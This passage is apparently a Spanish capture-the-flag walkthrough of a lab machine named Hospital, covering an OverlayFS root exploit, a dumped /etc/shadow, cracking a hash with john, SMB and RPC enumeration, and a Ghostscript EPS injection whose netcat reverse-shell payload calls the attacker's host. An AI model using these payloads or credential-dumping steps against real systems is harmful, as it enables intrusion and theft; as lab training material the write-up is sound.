Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (admin)
password         (test)
```

No he conseguido hacer nada con esas contraseñas. Vamos a enumerar la version del kernet:



```
www-data@webserver:/var/www/html$ uname -a
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP
```

Vamos a buscar exploits para esta version:




5.19.0-35-generic explit

Reddit
https://www.reddit.com › selfhosted › comments › ubu...

Ubuntu Local Privilege Escalation (CVE-2023-2640 & ...


31 jul 2023 — Researchers have identified a critical privilege escalation **vulnerability** in the Ubuntu kernel regarding OverlayFS. It basically allows a low privileged user ...

Podemos hacer uso del exploit "overlayFS" de github. Vemos que nuestra version coincide con la del exploit:




Kernel version	Ul
6.2.0	Ubuntu 23.04 (Lunar Lobste
5.19.0	Ubuntu 22.10 (Kinetic Kudu
5.4.0	Ubuntu 22.04 LTS (Local Fo

Nos lo descargamos, lo subimos y lo explotamos:




```
www-data@webserver:/var/www/html$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@webserver:/var/www/html# █
```

Dentro del /etc/shadow encontramos una contraseña:




```
root@webserver:/# cat /etc/shadow
root:$y$j9T$s/Aqv48×449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD:19612:0:99999:7:::
daemon:*:19462:0:99999:7:::
bin:*:19462:0:99999:7:::
sys:*:19462:0:99999:7:::
sync:*:19462:0:99999:7:::
games:*:19462:0:99999:7:::
man:*:19462:0:99999:7:::
lp:*:19462:0:99999:7:::
mail:*:19462:0:99999:7:::
news:*:19462:0:99999:7:::
uucp:*:19462:0:99999:7:::
proxy:*:19462:0:99999:7:::
www-data:*:19462:0:99999:7:::
backup:*:19462:0:99999:7:::
list:*:19462:0:99999:7:::
irc:*:19462:0:99999:7:::
_apt:*:19462:0:99999:7:::
nobody:*:19462:0:99999:7:::
systemd-network:!*:19462::::::
systemd-timesync:!*:19462::::::
messagebus:!:19462::::::
systemd-resolve:!*:19462::::::
pollinate:!:19462::::::
sshd:!:19462::::::
syslog:!:19462::::::
uuidd:!:19462::::::
tcpdump:!:19462::::::
tss:!:19462::::::
landscape:!:19462::::::
fwupd-refresh:!:19462::::::
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::
lxd:!:19612::::::
mysql:!:19620::::::
root@webserver:/# █
```

La crackeamos:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwe123!@#        (?)
1g 0:00:00:52 DONE (2024-11-17 20:24) 0.01914g/s 4101p/s 4101c/s 4101C/s renchelle..pucci
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Vamos a validar estas credenciales por smb:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.241 -u 'drwilliams' -p 'qwe123!@#'
SMB         10.10.11.241    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (na
SMB         10.10.11.241    445    DC               [+] hospital.htb\drwilliams:qwe123!@#
```

Enumerando el servicio "rpc" conseguimos nuevos usuarios:




```
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[$431000-R1KSAI1DGHMH] rid:[0×464]
user:[SM_0559ce7ac4be4fc6a] rid:[0×465]
user:[SM_bb030ff39b6c4a2db] rid:[0×466]
user:[SM_9326b57ae8ea44309] rid:[0×467]
user:[SM_b1b9e7f83082488ea] rid:[0×468]
user:[SM_e5b6f3aed4da4ac98] rid:[0×469]
user:[SM_75554ef7137f41d68] rid:[0×46a]
user:[SM_6e9de17029164abdb] rid:[0×46b]
user:[SM_5faa2be1160c4ead8] rid:[0×46c]
user:[SM_2fe3f3cbbafa4566a] rid:[0×46d]
user:[drbrown] rid:[0×641]
user:[drwilliams] rid:[0×642]
```

Como no he encontrado mas enumerando servicios para escalar privilegios vamos a ver si estas credendenciales se reutilizan en el panel de login que hemos visto al principio en el puerto 443:



drwilliams

●●●●●●●●●

Vemos el siguiente correo:


```
Dear Lucy,

I wanted to remind you that the project for lighter, cheaper and
environmentally friendly needles is still ongoing 💉. You are the one in
charge of providing me with the designs for these so that I can take
them to the 3D printing department and start producing them right away.
Please make the design in an ".eps" file format so that it can be well
visualized with GhostScript.

Best regards,
Chris Brown.
😃
```

Nos dice que esta esperando un archivo ".eps" para visualizarlo con "GhostScript". Vamos a buscar exploits para esa herramienta:



ghostscript exploit

GitHub
https://github.com › jakabakos · Traducir esta página


jakabakos/CVE-2023-36664-Ghostscript-command-injection

The exploitation can occur upon opening a PS or EPS file and can allow code execution caused by **Ghostscript** mishandling permission validation for pipe devices.


Nos dice una forma en la que podemos ejecutar comandos en windows inyectandolo en un archivo ".eps". Cuando lo enviemos y el usuario haga click se ejecutara el comando inyectado:


```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-36664-Ghostscript-command-injection]
└─$ python3 CVE_2023_36664_exploit.py --inject --payload 'cmd.exe /c \\\\10.10.14.11\\share\\nc64.exe -e cmd 10.10.14.11 1234' --filename file.eps
[+] Payload successfully injected into file.eps.
```

Le enviamos un correo con el archivo "file.eps" y compartimos el binario de netcat por smb:



Nos ponemos a la escucha por netcat y nos llega una conexion:




```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.241] 6635
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\drbrown.HOSPITAL\Documents>
```

ESCALADA DE PRIVILEGIOS

Hay 2 formas para escalar los privilegios:

METODO 1


Existe un comando para listar las sessiones activas por "RDP" que se llama "qwinsta". Vemos que hay una sesion activa:



